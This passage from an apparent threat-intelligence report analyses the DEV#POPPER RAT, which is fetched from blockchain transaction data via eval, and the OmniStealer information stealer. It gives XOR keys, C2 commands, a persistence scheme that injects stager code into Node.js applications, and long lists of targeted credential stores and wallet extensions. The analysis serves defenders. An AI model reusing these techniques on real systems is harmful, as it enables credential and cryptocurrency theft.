
After deobfuscating Stage 4, we can see that it calls the function "t" and passes an XOR key, Tron address, and Aptos address (as a fallback option). After the function returns, it executes it via the eval function, effectively finding/deobfuscating/decrypting the DEV#POPPER RAT source-code from across crypto networks (Tron -> Ethereum).Figure 29 – Stage 4 JavaScript that evaluates code obtained from Ethereum transaction history

The "t" function that we discussed previously can be seen in the figure below. The purpose of the first request shown is to acquire the Ethereum address in the response data via Trongrid or Aptos as a fallback, which is hex encoded.Figure 30 – Stage 4 JavaScript that gets Ethereum transaction address from Tron network


The next figure shows the raw response data returned by Trongrid. When the hex-encoded content is decoded, it reveals the Ethereum transaction address 0x804b000af7d7e4337ba5db28bb367da64a08391de09ffb07847ac897c5f82954. This same address was also cited by Ransom-ISAC in their October 27, 2025 blog post, "Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 2)", underscoring that data stored via crypto-networks is effectively permanent.Figure 31 – Raw response from API request to Trongrid containing hex-encoded Ethereum transaction address
Next, a POST request is sent to bsc-dataseed.binance.org (Binance Smart Chain) or bsc-rpc.publicnode.com (PublicNode) as a fallback option. The response data is deobfuscated and decrypted via XOR key, "cA]2!+37v,-szeU}", where it is returned and executed via eval as we previously discussed.Figure 32 – Retrieve and decrypt DEV#POPPER RAT from Ethereum transaction data
For clarification purposes, the next figure displays the hex-encoded source code for DEV#POPPER RAT stored in the Ethereum blockchain:Figure 33 – Input data shown in bscscan containing obfuscated/hex-encoded DEV#POPPER RAT

The next figure simulates the same behavior but in CyberChef, decoding from UTF-8, splitting by the string, "?.?", and decrypting via XOR, revealing Stage 5 (DEV#POPPER RAT).Figure 34 – CyberChef view of deobfuscating the input data (DEV#POPPER RAT source code)
Loader Functionality - Omni Stealer


Loading Omni Stealer involves first downloading a portable python zip archive from the C2 and extracting it via tar or as a fallback, via 7-Zip. This is followed up by execution of an inline python expression via python -c to execute the stager code that downloads/decrypts another stage that ultimately deploys OmniStealer, a python-based information stealer.Figure 35 – OmniStealer stager python script
After beautifying the stager code, we can see that it sends a request to the C2, decrypts the response via XOR key, "9KyASt+7D0mjPHFY", and executes the decrypted result via python's exec() function.
It uses the same user agent as the stager that acquires DEV#POPPER, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36".Figure 36 – First stage python script that retrieves second stage
The following CyberChef recipe can be used to decrypt a response captured from the C2 for this stage:
Deobfuscating the RAT is a simple task using the tool we previously mentioned in this blog. The RAT establishes persistent C2 communications via the NPM package socket.io-client , where it listens for commands from the C2 and sets up persistence by injecting code into several applications that make use of Node.js.
Commands
The following table lists commands supported by the RAT and associated description.
Command
Description
cd/ss_fcd
Change current directory
ss_info
System fingerprinting information sent back to C2 including campaign ID, OS information, Node.js information, directory where the RAT is executing, time of infection, and victim clipboard contents.
ss_ip
Victim IP geolocation data retrieved from http://ip-api.com/json
ss_cb
Clipboard theft
ss_upf
Upload single file to the C2
ss_upd
Upload directory to the C2
ss_dir
Reset current directory to current working directory
ss_stop
Stop ongoing upload
ss_inz
Inject stager code for itself into specified file
ss_inzx
Remove injected stager code from specified file
ss_connect
Change C2 server
ss_eval
Execute arbitrary/threat actor C2-specified JavaScript code
ss_eval64
Execute arbitrary/threat actor C2-specified base64 encoded JavaScript code
Clipboard Theft

The victim's clipboard is captured by running various commands depending on the victim host OS:
Linux (fallback option): xsel --clipboard --output
Figure 38 – Clipboard theft cross-platform
Persistence

DEV#POPPER RAT appends JavaScript code of the prior stage we discussed (Stage 4) at the end of JavaScript files belonging to many different applications that internally make use of Node.js including, Visual Studio Code, GitHub Desktop, Discord, Cursor, and Antigravity.
When one of those applications start, the stager code executes - DEV#POPPER RAT source code is retrieved in the same manor as previously described and executed in memory. The RAT hard-codes paths for compatibility across Windows, Linux, and macOS.Figure 39 – Persistence by injecting into benign applications that use Node.js

LLM Generated
It is possible that the threat actors used an LLM to generate the source code for the RAT, given the extensive use of emojis, or that they prefer to see emojis prepended to debug messages sent to their C2 backend.Figure 40 – Extensive use of emojis throughout DEV#POPPER RAT
OmniStealer Analysis
OmniStealer is around 1,000 lines of python code and targets the following:
Visual Studio Code extension storage files (state.vscdb, state.vscdb.backup, storage.json)
Firefox passwords, history, cookies.
Keychain database (macOS)
GNOME Keyring (Linux) -> connects to org.freedesktop.secrets service -> searches for schema "chrome_libsecret_os_crypt_password_v2" -> retrieves encryption password
KDE Wallet (Linux) -> connects to org.kde.kwalletd5 via D-Bus -> opens wallet folder "Chrome Keys" / "Brave Keys" -> reads password from "Chrome Safe Storage"
Environment variables
The malware installs the following dependencies via pip:
pyzipper - Used in archiving harvested files/credentials via AES algorithm
psutil - Process termination for non-Windows OS, otherwise taskkill is used: taskkill /f /im <process_name>
requests - To facilitate data exfiltration over HTTP to C2 or Telegram chat
Targeted Web Browsers
Google Chrome
Microsoft Edge
Firefox
Opera/Opera GX
Arc

Targeted Cloud Storage Directories
macOS/Linux:
~/pCloud/Cache
~/Downloads/MEGA Downloads
~/Documents/MEGA
~/MEGAsync
~/Box
~/iCloud Drive
~/SkyDrive
~/OneDrive
~/My Drive*
~/Dropbox*
~/Library/CloudStorage
Windows:
%UserProfile%\Dropbox*
%UserProfile%\My Drive*
%UserProfile%\OneDrive
%UserProfile%\SkyDrive
%UserProfile%\iCloud Drive
Figure 41 – Function responsible for targeting cloud storage services
Crypto-currency Wallets
The following table lists cryptocurrency wallets targeted by the stealer.
Extension/Folder Name
Description
dmkamcknogkgcdfhhbddcghachkejeap
Keplr
acmacodkjbdgmoleebolmdjonilkdbch
Rabby Wallet
idnnbdplmphpflfnlkomgpfbpcgelopg
Xverse
nkbihfbeogaeaoehlefnkodbefgpgknn
MetaMask
mcohilncbfahbmgdjkbpemcciiolgcge
OKX Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec
TronLink
egjidjbpglichdcondbcbdnbeeppgdph
Trust Wallet
ejbalbakoplchlghecdalmeeeajnimhm
MetaMask
bfnaelmomeimhlpmgjnjophhpkkoljpa
Phantom
nngceckbapebfimnlniiiahkandclblb
Bitwarden Password Manager
eiaeiblijfjekdanodkjadfinkhbfgcd
NordPass Password Manager
fdjamakpfbbddfjaooikfcpapjohcfmg
Dashlane
aeblfdkhhhdcdjpifhhbdiojplfjncoa
1Password Password Manager
hnfanknocfeofbddgcijnmhnfnkdnaad
Coinbase Wallet Extension
hdokiejnpimakedhajhdlcegeplioahd
Lastpass Password Manager
gejiddohjgogedgjnonbofjigllpkmbf
1PasswordNightly
khgocmkkpikpnmmkgmdnfckapcdkgfaf
1PasswordBeta
dppgmdbiimibapkepcbdbmkaabgiofem
1PasswordEdge
fooolghllnmhmmndgjiamiiodkpenpbb
NordPassLegacy
pnlccmojcmeohlpggmfnbbiapkmbliob
RoboForm
bfogiafebfohielmmehodmfbbebbbpei
Keeper
ghmbeldphafepmbegfdlkpapadhbakde
ProtonPass
hlcjpjebakkiaolkpceofenleehjgeca
Passwarden
hihnblnamcfdfdjamdhhcgnpmkhmecjm
mSecure
folnjigffmbjmcjgmbbfcpleeddaedal
LogMeOnce
njimencmbpfibibelblbbabiffimoajp
TotalPassword
deelhmmhejpicaaelihagchjjafjapjc
MEGAPass
fjbgpaheigpmkbdkdfghmkbnkpeofmhh
Aura
lgbjhdkjmpgjgcbcdlhkokkckpjmedgc
DualSafe
mmhlniccooihdimnnjhamobppdhaolme
Kee
cnlhokffphohmfcddnibpohmkdfafdli
MultiPassword
kmcfomidfpdkfieipokbalgegidffkal
Enpass
nhhldecdfagpbfggphklkaeiocfnaafm
FreePasswordManager
khhapgacijodhjokkcjmleaempmchlem
ESET
didegimhafipceonhjepacocaffmoppf
Passbolt
jgnfghanfbjmimbdmnjfofnbcgpkbegj
KeePassHelper
blgcbajigpdfohpgcmbbfnphcgifjopc
ExpressVPNKeys
hldllnfgjbablcfcdcjldbbfopmohnda
pCloudPass
bmhejbnmpamgfnomlahkonpanlkcfabg
DropboxPasswords
pejdijmoenmkgeppbflobdenhhabjlaj
iCloudPasswords
igkpcodhieompeloncfnbekccinhapdb
ZohoVault
dphoaaiomekdhacmfoblfblmncpnbahm
ChromeKeePass
oboonakemofpalcgghocfoadofidjkkk
KeePassXC
aeachknmefphepccionboohckonoeemg
Coin98
aholpfdialjgjfhomihkjbmgjidlcdno
Exodus
ejjladinnckdgjemekebdpeokbikhfci
PetraAptos
fhbohimaelbohpjbbldcngcnapndodjp
Binance
gjdfdfnbillbflbkmldbclkihgajchbg
Termux
hifafgmccdpekplomjjkcfgodnhcellj
Crypto.com
lgmpcpglpngdoalbgeoldeajfclnhafa
Safepal
ljfoeinjpaedjfecbmggjgodbgkmjkjk
MetaMask-Flask
nphplpgoakhhjchkkhmiggakijnkhfnd
Ton
pdliaogehgdbhbnmkklieghmmjkpigpa
ByBit
phkbamefinggmakgklpkljjmgibohnba
Pontem
kkpllkodjeloidieedojogacfhpaihoh
Enkrypt
agoakfejjabomempkjlepdflaleeobhb
Core-Crypto
jiidiaalihmmhddjgbnbgdfflelocpak
Bitget
kgdijkcfiglijhaglibaidbipiejjfdp
Cirus
kkpehldckknjffeakihjajcjccmcjflh
HBAR
fccgmnglbhajioalokbcidhcaikhlcpm
Zapit
fijngjgcjhjmmpcmkeiomlglpeiijkld
Talisman
enabgbdfcbaehmbigakijjabdpdnimlg
Manta
